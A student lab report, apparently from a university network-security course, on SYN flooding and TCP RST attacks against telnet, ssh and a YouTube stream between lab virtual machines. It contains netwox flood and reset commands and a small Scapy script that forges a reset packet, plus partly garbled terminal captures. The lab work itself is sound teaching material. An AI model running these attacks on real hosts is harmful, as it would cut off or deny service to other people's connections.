

Winnie Delinois

Professor Kim


CSIT 460-03

17 October 2023


## Lab 2

### 3.1: SYN Flooding Attack

This checks how many packets the client/computer can queue. The attacker sends the packet in an attempt to fill up the queue so that the client can't accept any more connections



Using "netstat -na" for the usage of the queue:



Queue before the attack:

```
seed@VM: ~  
[10/13/23]seed@VM:~$ netstat -tna  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:42817         0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN  
tcp6       0      0 :::21                  :::*                     LISTEN  
tcp6       0      0 :::22                  :::*                     LISTEN  
tcp6       0      0 :::631                 :::*                     LISTEN  
[10/13/23]seed@VM:~$ netstat -tna  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 127.0.0.1:42817         0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN  
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN  
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN  
tcp        0      0 10.0.2.4:23            241.93.58.86:25371      SYN_RECV  
tcp        0      0 10.0.2.4:23            246.17.84.64:45859      SYN_RECV  
tcp        0      0 10.0.2.4:23            245.15.163.26:40485     SYN_RECV  
tcp        0      0 10.0.2.4:23            245.77.102.170:23663    SYN_RECV
```

Queue after the attack:


```
seed@VM: ~  
2.226.41.107:5086      SYN_RECV  
tcp        0      0 10.0.2.4:23          24  
5.0.200.61:4928       SYN_RECV  
tcp        0      0 10.0.2.4:23          24  
2.235.119.67:63927    SYN_RECV  
tcp        0      0 10.0.2.4:23          0.  
13.192.133:32493     SYN_RECV  
tcp        0      0 10.0.2.4:23          25  
2.115.23.97:11594    SYN_RECV  
tcp        0      0 10.0.2.4:23          24  
4.153.155.76:25746   SYN_RECV  
tcp        0      0 10.0.2.4:23          24  
1.47.98.120:62486    SYN_RECV  
tcp        0      0 10.0.2.4:23          24  
6.253.58.219:23396   SYN_RECV  
tcp6       0      0 :::21                 ::  
:*          0      0 LISTEN  
tcp6       0      0 :::22                 ::  
:*          0      0 LISTEN  
tcp6       0      0 :::631                ::  
:*          0      0 LISTEN  
[10/13/23]seed@VM:~$  
  
Third [Running] - Oracle VM VirtualBox  
Setting up python2 (2.7.17-2ubuntu4) ...  
Setting up python-is-python2 (2.7.17-4) ...  
Processing triggers for mime-support (3.64ubuntu1) ...  
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...  
Processing triggers for man-db (2.9.1-1) ...  
Processing triggers for desktop-file-utils (0.24-1ubuntu3) ...  
[10/13/23]seed@VM:~$ sudo netwox 76-i 10.0.2.4 -p 10  
The first parameter ('76-i') must be a number  
Error 10010 : this tool wasn't found  
[10/13/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 10  
^C  
[10/13/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23  
^C  
[10/13/23]seed@VM:~$
```

### SYN Flooding Attack Summary:


To summarize this section, the main goal is to flood the client's queue with as many packets as possible. To do so, I first checked how many packets the client could queue using "`sudo sysctl -q net.ipv4.tcp_max_syn_backlog`". Afterward, I used "`netstat -tna`" to check the queue usage before the attack. After the attack, the queue can't take any more connections and is flooding.

### 3.2: TCP RST Attacks on telnet and ssh Connections

Telnet:



Connecting client to server and confirming their connection through Wireshark:



Closing the connection from the attacker:

```

[10/13/23]seed@VM: ~$ lConnection closed by for
eign host.
[10/13/23]seed@VM:~$

RX packets 264 bytes 23023 (23.0 KB)
RX errors 0 dropped 0 overruns 0 f
rame 0
TX packets 264 bytes 23023 (23.0 KB)
TX errors 0 dropped 0 overruns 0 ca
rrier 0 collisions 0

[10/13/23]seed@VM:~$

^C
[10/13/23]seed@VM:~$ sudo netwox 76 -i 10.0.2
.4 -p 23
^C
[10/13/23]seed@VM:~$ sudo netwox 78 --filter
"src host 10.0.2.4"

```

## Telnet Summary:

In this section of 3.2, I used netwox to break the telnet connection. I first connected my first virtual machine (client), with the IP of my second virtual machine (server). After connecting them, I used the command “`sudo netwox 78 --filter “src host 10.0.2.4”` to attack the connection between the client and server . To check if it was successful, I tried typing “ls” in the client and was told “Connection closed by foreign host”.

Using Ssh to connect client to server:

```

Downloads Pictures Templates
[10/16/23]seed@VM:~$ ssh 10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)
' can't be established.
ECDSA key fingerprint is SHA256:w0+pbAVzPo5W3
TC0jUm4QFVTZergN35rsP0je42t0M.
Are you sure you want to continue connecting
(yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ECDSA)
to the list of known hosts.
seed@10.0.2.6's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.
0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonica
l.com
 * Support:       https://ubuntu.com/advanta
ge


0 updates can be installed immediately.
0 of these updates are security updates.

inet6 ::1 prefixlen 128 scopeid 0x1
0<host>
loop txqueuelen 1000 (Local Loopbac
k)
RX packets 459 bytes 39284 (39.2 KB)
RX errors 0 dropped 0 overruns 0 f
rame 0
TX packets 459 bytes 39284 (39.2 KB)
TX errors 0 dropped 0 overruns 0 ca
rrier 0 collisions 0

[10/16/23]seed@VM:~$ sudo netwox --filter "sr
c host 10.0.2.4"
The first parameter ('--filter') must be a nu
mber
Error 10010 : this tool wasn't found
[10/16/23]seed@VM:~$ sudo netwox 78 --filter
"src host 10.0.2.4"
^[[A^C
[10/16/23]seed@VM:~$ sudo netwox 78 --filter
" host 10.0.2.4"

```

Breaking the connection using netwox:



The screenshot shows a terminal window with the following content:

```
0-54-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:      https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Oct 16 11:58:21 2023 from 10.0.2.4
[10/16/23]seed@VM:~$ lclient_loop: send disconnect: Broken pipe
[10/16/23]seed@VM:~$ s
```

Below the terminal window, there are two network statistics windows. The top one shows:

```
RX packets 357 bytes 33302 (33.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 357 bytes 33302 (33.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The bottom window shows the command to filter network traffic:


```
options : TCPOptionsField
= [] (b'')
[10/16/23]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.4"
^C
[10/16/23]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.4"
```

### Ssh Summary:

The method is the same as the one previously mentioned for telnet. I connected the client and the server using the server's IP address and attacked the connection using netwox in my attacker.

Instead of saying "Connection closed by foreign host", it says "client\_loop: send disconnect: Broken pipe".

Using Scapy Python program to break the connection:



The screenshot shows a terminal window on the left and a Wireshark network traffic capture on the right.

The terminal window shows the same system information as before, but with the command `ls` executed:


```
[10/16/23]seed@VM:~$ ls
Desktop  Downloads  Pictures  Templates
Documents Music    Public    Videos
[10/16/23]seed@VM:~$
```

The Wireshark window shows a packet capture with a display filter of `<Ctrl-/>`. The packet list shows several packets from 10.0.2.4 to 185.125.190.49. The packet details pane shows the selected packet (No. 243) with the following details:

- Frame 156: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0
- Ethernet II, Src: PcsCompu\_27:71:e0 (08:00:27:71:e0), Dst: 185.125.190.49
- Internet Protocol Version 4, Src: 10.0.2.4, Dst: 185.125.190.49
- Transmission Control Protocol, Src Port: 33954, Dst Port: 23
- Source Port: 33954
- Destination Port: 23
- [Stream Index: 1]
- [TCP Segment Len: 0]
- Sequence number: 3545691843
- [Next sequence number: 888422567]
- Acknowledgment number: 888422567
- 1000 ... = Header Length: 32 bytes (8)




Inputting Info from wireshark into Scapy:



The image shows two terminal windows from a VM named 'seed@VM: ~'. The left window displays system update information, including links for documentation, management, and support, and a list of available updates. The right window shows the execution of a Python script using Scapy to create a TCP packet with specific source and destination IP addresses, source and destination ports, and sequence and acknowledgment numbers. The script is run using 'python3' and the output is displayed in the terminal.

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src="10.0.2.4", dst="10.0.2.6")
tcp = TCP(sport=33954, dport=23, flags="R", seq=3545691843, ack=808422567)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Closing the connection using Scapy:



The image shows two terminal windows from a VM named 'seed@VM: ~'. The left window displays system update information, including links for documentation, management, and support, and a list of available updates. The right window shows the execution of a Python script using Scapy to create a TCP packet with specific source and destination IP addresses, source and destination ports, and sequence and acknowledgment numbers. The script is run using 'python3' and the output is displayed in the terminal.

```
sudo: ./chair.py: command not found
[10/16/23]seed@VM:~$ sudo ./chair.py
version : BitField (4 bits)
        = 4 (4)
ihl : BitField (4 bits)
        = None (None)
tos : XByteField
        = 0 (0)
len : ShortField
        = None (None)
id : ShortField
        = 1 (1)
flags : FlagsField (3 bits)
        = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits)
        = 0 (0)
ttl : ByteField
        = 64 (64)
proto : ByteEnumField
        = 6 (0)
chksum : XShortField
        = None (None)
```


### Scapy Python Program Summary:

The steps are the same as mentioned before when establishing a connection between the client and server. After creating the connection, I made a Python file titled “chair.py”. Within the file using Scapy, I added information such as src and dst, that was found using Wireshark to break the connection using Python. After including the information, in the attacker, I used “sudo


`./chair.py`” to run the code. Finally, I tried typing in the client to check if the connection was broken and received a message stating “Connection closed by foreign host”.

### 3.3: TCP RST Attacks on Video Streaming Applications

Playing a YouTube video in the client:



Using netwox to close YouTube connection:



### TCP RST Attacks on YouTube Summary:

In this last section, I used the connection from the client to use the web browser Firefox to play a YouTube video. To break the connection using netwox I typed "`sudo netwox 78 --filter 'src host 10.0.2.4'`" in the attacker. Finally, I refreshed the page on YouTube and saw that the connection was indeed broken.